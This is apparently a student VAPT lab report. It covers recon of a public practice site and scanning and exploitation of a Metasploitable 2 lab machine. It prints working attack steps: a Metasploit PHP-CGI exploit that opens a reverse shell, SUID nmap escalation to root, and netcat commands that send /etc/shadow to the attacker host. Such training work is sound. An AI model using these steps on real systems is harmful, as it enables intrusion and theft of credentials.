



VULNERABILITY ASSESSMENT & PENETRATION TESTING

 **Submitted By**
Akash Bangera
VAPT Analyst

 **Project Title**
Comprehensive VAPT Practical

 **Submitted To**
CYART VAPT Team

 **Submission Date**
[20-3-2026]



Contents

1. Reconnaissance	3
1.1 Objective	3
1.2 Tools Used	3
1.3 Methodology	3
1.4 Summary	7
2. Vulnerability Scanning Lab	9
2.1 Objective	8
2.2 Tool Used	8
2.3 Methodology	8
2.4 Escalation	14
2.5 Summary	15
3. Exploitation Lab	16
3.1 Objective	16
3.2 Tools used	16
3.3 Methodology	16
3.4 Summary	20
4. Post-Exploitation Practice	22
4.1 Objective	21
4.2 Tools Used	21
4.3 Methodology	21
4.4 Summary	25
5. Capstone Project: Full VAPT Cycle	26
5.1 Objective	25
5.2 Pre-Engagement Interactions	25
5.3 Intelligence Gathering (Recon)	25
5.4 Vulnerability Analysis	26
5.5 Exploitation	28
5.6 Post-Exploitation	29
5.7 Remediation:	30
5.8 Summary	30
5.9 Non-Technical Summary	31



1. Reconnaissance

Attacker Machine IP: 192.168.0.132 (Kali Linux)

Target: <https://pentest-ground.com/>

1.1 Objective:

To gather information about the target system, such as WHOIS information, subdomain enumeration and identifying technologies used by the target system

1.2 Tools Used:

- Maltego
- Subfinder
- Wapalyzer

1.3 Methodology:

1. Gathered WHOIS Information using Maltego

Step 1: Installed and launched Maltego

Step 2: Created a new graph


Step 3: Searched the Domain in the entity palette

Step 4: Dragged the domain to the graph

Step 5: Inserted a target domain, i.e., pentest-ground.com

Step 6: Right-clicked on the selected domain and chose (To entities from WHOIS)

Result:



2. Subdomain enumerated using subfinder tool

Command used:

➤ **subfinder -d pentest-ground.com**

```
(kali@kali)-[~]
$ subfinder -d pentest-ground.com

Subfinder
projectdiscovery.io

[INF] Current subfinder version v2.12.0 (outdated)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for pentest-ground.com
playground.pentest-ground.com
trustedcert.pentest-ground.com
calc.pentest-ground.com
interview.pentest-ground.com
magento.pentest-ground.com
obs.pentest-ground.com
cloudpanel.pentest-ground.com
coldfusion.pentest-ground.com
gitlab.pentest-ground.com
mail.pentest-ground.com
pocproxy.pentest-ground.com
wordpress.pentest-ground.com
rapidreset.pentest-ground.com
big-ip.pentest-ground.com
drupal.pentest-ground.com
grafana.pentest-ground.com
jenkins.pentest-ground.com
joomla.pentest-ground.com
calculator.pentest-ground.com
confluence-dev.pentest-ground.com
cpanel.pentest-ground.com
magentodemo.pentest-ground.com
weblogic.pentest-ground.com
webmin.pentest-ground.com
wp-ottokit.pentest-ground.com
filecloud.pentest-ground.com
[INF] Found 26 subdomains for pentest-ground.com in 17 seconds 712 milliseconds
```



3. Gathered Information about the technologies used by the target website using the Wapalyzer extension

Analytics



[Fathom](#)



[Google Analytics](#)

JavaScript frameworks



[Alpine.js](#) 3.13.0

Font scripts



[Google Font API](#)

Miscellaneous



[Popper](#) 2



[Open Graph](#)

Programming languages



[PHP](#)

CDN



[jsDelivr](#)



[Unpkg](#)

Tag managers



[Google Tag Manager](#)

JavaScript libraries



[Tippy.js](#) 6

UI frameworks



[Tailwind CSS](#)

Cookie compliance



[CookieYes](#)

4. Asset Mapping

Time	Tool	Findings
3 : 56 pm	Maltego	<u>WHOIS Information:</u> • Registrar: GoDaddy.com, LLC • Registrar Email: abuse@godaddy.com • Registrar Phone: +1.4806242505 • Name Server: ns1.linode.com, ns2.linode.com • Mail Server: mail.pentest-ground.com • Updated Date: 2025-11-05T04:59:03Z • Creation Date: 2019-11-04T10:22:35Z



		Registrar Registration Expiration Date: 2027-1104T10:22:35Z
3 : 58 pm	Subfinder	<u>Subdomains:</u> - cloudpanel.pentest-ground.com - coldfusion.pentest-ground.com - joomla.pentest-ground.com - pocproxy.pentest-ground.com - wordpress.pentest-ground.com - wp-ottokit.pentest-ground.com - calculator.pentest-ground.com - calc.pentest-ground.com - magentodemo.pentest-ground.com - mail.pentest-ground.com - webmin.pentest-ground.com - playground.pentest-ground.com - cpanel.pentest-ground.com - drupal.pentest-ground.com - grafana.pentest-ground.com - interview.pentest-ground.com - obs.pentest-ground.com - rapidreset.pentest-ground.com - confluence-dev.pentest-ground.com - trustedcert.pentest-ground.com - big-ip.pentest-ground.com - gitlab.pentest-ground.com - jenkins.pentest-ground.com - magento.pentest-ground.com - weblogic.pentest-ground.com - filecloud.pentest-ground.com
4: 00 pm	Wapalyzer	<u>Technologies used in Website</u> - Fathom - Google Analytics - Alpine.js 3.13. - Google Font API - Popper 2 - Open Graph - Nginx 1.29.6 - PHP - jsDelivr - Unpkg - Google Tag Manager - Tippy.js 6 - Nginx 1.29.6 - Tailwind CSS - CookieYes



Checklist

- ✓ WHOIS
- ✓ Subdomains
- ✓ Tech Stack

1.4 Summary:

Reconnaissance was performed using tools such as Maltego for WHOIS information gathering, Subfinder for subdomain enumeration, and Wapalyzer for identifying the technology stack. The Target Website revealed domain details, multiple subdomains and underlying technologies, helping to map the target's attack surface and identify potential entry points for further security assessment.



2. Vulnerability Scanning Lab

Attacker Machine IP: 192.168.0.132 (Kali Linux)

Target Machine IP: 192.168.0.107 (Metasploitable 2)

2.1 Objective:

To identify a list of security weaknesses by scanning the target machine with an automated scanning tool. Prioritize security weaknesses by using a severity score and giving remediation steps.

2.2 Tool Used:

- Nmap
- Nikto
- Nessus

2.3 Methodology:

1. Discovering Open Ports and Services using Nmap.

Command used:

Nmap -p- -sV 192.168.0.107

Result:

```
(kali@kali)-[~]
$ nmap -p- -sV 192.168.0.107
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 22:57 -0400
Nmap scan report for 192.168.0.107
Host is up (0.0018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

2. Identifying web vulnerabilities using Nikto



Command used:

Nikto -h <http://192.168.0.107/>

Result:

```
(kali@kali)~$ nikto -h http://192.168.0.107/
- Nikto v2.5.0

+ Target IP: 192.168.0.107
+ Target Hostname: 192.168.0.107
+ Target Port: 80
+ Start Time: 2026-03-17 22:58:26 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
ing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives f
ps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /=/PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
+ /=/PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
+ /=/PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
+ /=/PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-03-17 22:59:09 (GMT-4) (43 seconds)

+ 1 host(s) tested
```

3. Vulnerability Scanning using Nessus

Step 1: Installed and launched Nessus

Step 2: Created a new scan

Step 3: Entered Target IP (192.168.0.107)

Step 4: Select Basic Network and Web Scan

Step 5: Ran the scan and analyzed results

Result:



Vulnerabilities 91						
Filter	Search Vulnerabilities		91 Vulnerabilities			
☐ Sev	CVSS	VPR	EPSS	Name	Family	Count
☐ CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1
☐ CRITICAL	10.0 *			UnrealIRCd Backdoor Detection	Backdoors	1
☐ CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
☐ CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
☐ MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4
☐ MIXED	...	...	...	Phpmyadmin (Multiple Issues)	CGI abuses	4
☐ CRITICAL	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
☐ MIXED	...	...	...	PHP (Multiple Issues)	CGI abuses	3
☐ HIGH	7.5			NFS Shares World Readable	RPC	1

☐ HIGH	7.5 *			rsh Service Detection	Service detection	1
☐ HIGH	7.5			Samba Badlock Vulnerability	General	1
☐ MIXED	...	...	...	SSL (Multiple Issues)	General	28
☐ MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	5
☐ MIXED	...	...	...	Twiki (Multiple Issues)	CGI abuses	2
☐ MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
☐ MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
☐ MEDIUM	5.9			SSL Anonymous Cipher Suites Supported	Service detection	1
☐ MEDIUM	5.9			SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
☐ MEDIUM	5.3			Browsable Web Directories	CGI abuses	1
☐ MEDIUM	5.3			Tomcat Sample App cal2.jsp 'time' Parameter XSS	CGI abuses : XSS	1
☐ MEDIUM	5.0 *			Backup Files Disclosure	CGI abuses	1
☐ MEDIUM	4.3 *			Web Application Potentially Vulnerable to Clickjacking	Web Servers	2

Vulnerabilities

Scan ID	Vulnerability	CVSS	Severity	Host
001	FTP Anonymous Login Allowed	9.3	Critical	192.168.0.107
002	Open Port Telnet	9.0	Critical	192.168.0.107
003	Canonical Ubuntu Linux SEoL (8.04.x)	10.0	Critical	



004	UnrealIRCd Backdoor Detection	10.0*	Critical	192.168.0.107
005	VNC Server 'password' Password	10.0*	Critical	192.168.0.107
006	SSL Version 2 and 3 Protocol Detection	9.8	Critical	192.168.0.107
007	Apache PHP- CGI Remote Code Execution	9.8	Critical	192.168.0.107
008	phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009- 4)	7.5	High	192.168.0.107
009	NFS Shares World Readable	7.5	High	192.168.0.107
010	rlogin Service Detection	7.5*	High	192.168.0.107
011	Samba Badlock Vulnerability	7.5	High	192.168.0.107
012	Apache Tomcat Default Files	5.3	Medium	192.168.0.107
013	phpMyAdmin file_path Parameter Vulnerabilities (PMASA-2009- 1)	5.0	Medium	192.168.0.107
014	Web Server info.php / phpinfo.php Detection	5.3	Medium	192.168.0.107
015	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS	6.5	Medium	192.168.0.107
016	X Server Detection	2.6	Low	192.168.0.107
017	ICMP Timestamp Request	2.1	Low	192.168.0.107



Detailed Findings

Vulnerability 1:

Title:

FTP Anonymous Login Allowed

Description:

An open FTP service was identified on the target system (192.168.0.107). This service allows anonymous login, which leads to unauthorized access to the system.

Remediation:

Disable anonymous login on FTP service.

Vulnerability 2:

Title:

Canonical Ubuntu Linux SEoL (8.04.x)

Description:

According to its version, Canonical Ubuntu Linux is 8.04.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Remediation:

Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

Vulnerability 3:

Title:

VNC Server 'password' Password

**Description:**

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Remediation:

Secure the VNC service with a strong password.

Vulnerability 4:**Title:**

NFS Shares World Readable

Description:

The remote NFS server is exporting one or more shares without restricting access (based on hostname, IP, or IP range).

Remediation:

Place the appropriate restrictions on all NFS shares.

Vulnerability 5:**Title:**

Web Server info.php / phpinfo.php Detection

Description:

Many PHP installation tutorials instruct the user to create a PHP file that calls the PHP function 'phpinfo()' for debugging purposes. Various PHP applications may also include such a file. By accessing such a file, a remote attacker can discover a large amount of information about the remote web server,



Remediation:

Remove the affected file(s).

2.4 Escalation:

Email for Developers

Dear Team,

During the recent security assessment, a critical vulnerability was identified on the target system (**192.168.0.107**). The FTP service could allow an attacker to gain unauthorized access without a password because Anonymous login is allowed. It could potentially compromise sensitive data or system functionality.

This issue was successfully validated through controlled exploitation in a lab environment, confirming its impact and risk level. Immediate remediation is strongly recommended, including disabling unnecessary services, applying relevant patches, and enforcing proper access controls.

Addressing this vulnerability promptly will significantly reduce the risk of exploitation and improve overall system security posture.

Regards,
VAPT Analyst

Proof of Concept (POC):

FTP Login

```
(kali@kali)-[~]
$ ftp 192.168.0.107
Connected to 192.168.0.107.
220 (vsFTPd 2.3.4)
Name (192.168.0.107:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```



2.5 Summary:

This lab involves scanning a target system using Nmap, Nessus, and Nikto to identify vulnerabilities. Results are recorded in a table and prioritized using CVSS scores. Critical issues are highlighted and documented in a report with remediation steps such as patching and service hardening.



3. Exploitation Lab

Attacker Machine IP: 192.168.0.132 (Kali Linux)

Target Machine IP: 192.168.0.107 (Metasploitable 2)

3.1 Objective:

To actively exploit vulnerabilities that were found on the target machine by using an automated vulnerability scanning tool.

3.2 Tools used:

- Metasploit

3.3 Methodology:

Step 1: Searched for Auxiliary to find the HTTP version with Metasploit

Command used:

- **msfconsole**
- **search http_version**
- **use 0**
- **show options**

```
(kali@kali)-[~]
$ msfconsole -q
msf > search http_version

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/http/http_version      .              normal No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version
msf > use 0
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
--      -
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies:
RHOSTS    no               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
THREADS   1                yes       The number of concurrent threads (max one per host)
VHOST     no               no        HTTP server virtual host

View the full module info with the info, or info -d command.
```


17



Step 5: Used exploit/multi/http/php_cgi_arg_injection

Command used:

➤ **use 23**

```
msf > use 23
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > |
```

Step 6: Provided the value that is required

Command Used:

➤ **Set RHOSTS 192.168.0.107**

```
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name      Current Setting  Required  Description
  --      -
  PLESK      false           no        Exploit Plesk
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS     yes             yes       The target host(s), see https://docs.metasploit.com/doc
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0              yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.0.132   yes       The listen address (an interface may be specified) or network
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS
RHOSTS =>
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
```



Step 7: Exploited

Command Used:

➤ exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.0.132:4444
[*] Sending stage (42137 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.132:4444 → 192.168.0.107:47130) at 2026-03-17 11:35:59 -0400

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 5415 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Successfully Exploited and Got Meterpreter Shell

Log:

Exploit ID / CVE	Description	Target IP	Status	Shell
18834 / 2012-1823	PHP CGI Argument Injection	192.168.0.107	Success	Meterpreter

Validated:



PHP 5.3.12/5.4.2 - CGI Argument Injection (Metasploit)

EDB-ID: 18834	CVE: 2012-2336 2012-2311 2012-1823	Author: METASPLOIT	Type: REMOTE	Platform: PHP	Date: 2012-05-04
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	



3.4 Summary:

The exploit was validated by referencing publicly available proof-of-concept (PoC) code from Exploit Database. The PoC confirmed the presence of the vulnerability and demonstrated successful exploitation under similar conditions. The verification ensures that the identified vulnerability is real, reliable, and can be exploited by attackers if not properly mitigated.



4. Post-Exploitation Practice

Attacker Machine IP: 192.168.0.132 (Kali Linux)

Target Machine IP: 192.168.0.107 (Metasploitable 2)

4.1 Objective:

To simulate post-exploitation activities by performing privilege escalation and digital evidence collection on a compromised system using tools such as Meterpreter, GTF0Bins, and sha256sum.

4.2 Tools Used:

- Meterpreter
- GTF0Bins
- Sha256sum

4.3 Methodology:

Step 1: Got a blind bash shell from Meterpreter shell

Command used:

- **shell**

```
meterpreter > shell  
Process 5390 created.  
Channel 0 created.
```

Step 2: Got Persistent Interactive Shell by using python

Command used:

- **Which python**
- **Python -c 'import pty;pty.spawn("/bin/bash")'**



```
which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www$ whoami
whoami
www-data
```

Step 3: Find files that have the suid bit set

Command used:

➤ **find / -perm -u=s -type f 2>/dev/null**

```
www-data@metasploitable:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```



Step 4: searched for nmap on GTFOBins

(a) **Version requirements**
2.02 to 5.21

Unprivileged Sudo SUID

This function can be performed by any unprivileged user.

```
nmap --interactive  
!/bin/sh
```

Step 5: Successfully got root shell

Command used:

- **nmap --interactive**
- **!/bin/bash**

```
www-data@metasploitable:/$ nmap --interactive  
nmap --interactive  
  
Starting Nmap V. 4.53 ( http://insecure.org )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !/bin/sh  
!/bin/sh  
sh-3.2# whoami  
whoami  
root
```

Evidence Collection

Transfer /etc/passwd and /etc/shadow from target to host using netcat

```
sh-3.2# nc -vn 192.168.0.132 1234 < /etc/passwd  
nc -vn 192.168.0.132 1234 < /etc/passwd  
(UNKNOWN) [192.168.0.132] 1234 (?) open  
hi
```



```
sh-3.2# nc -vn 192.168.0.132 1234 < /etc/shadow
nc -vn 192.168.0.132 1234 < /etc/shadow
(UNKNOWN) [192.168.0.132] 1234 (?) open
```

Hashing

Hashing shadow and passwd files, using sha256sum

```
(kali㉿kali)-[~]
$ sha256sum passwd > passwd.sha256

(kali㉿kali)-[~]
$ sha256sum shadow > shadow.sha256

(kali㉿kali)-[~]
$ cat passwd.sha256
6d3d209bf202ce8a15d4a91cf5ac5d56ead1a3cbca7b96b9aefc581f90ffb4f3  passwd

(kali㉿kali)-[~]
$ cat shadow.sha256
dd6357ba095fcec4c0349e93c708309edb11a4a8b1f42054218ab0f77bb57a12  shadow
```

Item	Description	Collected by	Date	Hash Value
/etc/passwd	User account info	VAPT Analyst	2026-03-18	6d3d209bf202ce8a15d4a91cf5ac5d56ead1a3cbca7b96b9aefc581f90ffb4f3
/etc/shadow	Password hashes	VAPT Analyst	2026-03-18	dd6357ba095fcec4c0349e93c708309edb11a4a8b1f42054218ab0f77bb57a12

Hashing Verification

Hash Verification of shadow and passwd files, using sha256sum

```
(kali㉿kali)-[~]
$ sha256sum -c passwd.sha256
passwd: OK

(kali㉿kali)-[~]
$ sha256sum -c shadow.sha256
shadow: OK
```




4.4 Summary:

This phase focuses on post-exploitation activities such as privilege escalation and evidence collection. Instead of using local exploits, privilege escalation was achieved by exploiting misconfigured SUID binaries to gain elevated access. After gaining higher privileges, evidence was collected from the system and file integrity was verified using sha256sum. All findings, including collected artifacts and their hash values, were documented in a structured format for reporting and forensic purposes.

5. Capstone Project: Full VAPT Cycle

Attacker Machine IP: 192.168.0.132 (Kali Linux)

Target Website IP: http://92.168.0.107/dvwa (DVWA)

5.1 Objective:

The objective of this capstone project is to perform a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle against a controlled target environment, specifically Damn Vulnerable Web Application, using industry standard tools such as Kali Linux, Nessus and Sqlmap.

5.2 Pre-Engagement Interactions

- Scope:
 - Target: 192.168.0.107 (DVWA / Metasploitable)
 - Tools: Kali Linux, sqlmap, nmap, Nessus
- Constraints:
 - No DoS
 - Only web vulnerabilities (DVWA modules)

5.3 Intelligence Gathering (Recon)

Command Used:



nmap -p- -sV 192.168.0.107

```
(kali@kali)-[~]
$ nmap -p- -sV 192.168.0.107
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 22:57 -0400
Nmap scan report for 192.168.0.107
Host is up (0.0018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
43968/tcp open  nlockmgr     1-4 (RPC #100021)
49302/tcp open  status       1 (RPC #100024)
55811/tcp open  java-rmi     GNU Classpath grmiregistry
58112/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 00:0C:29:29:B1:FB (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 141.42 seconds
```

5.4 Vulnerability Analysis

The Vulnerability Assessment was conducted using industry-standard tools such as Nessus to identify potential web vulnerabilities of Damn Vulnerable Web Application.



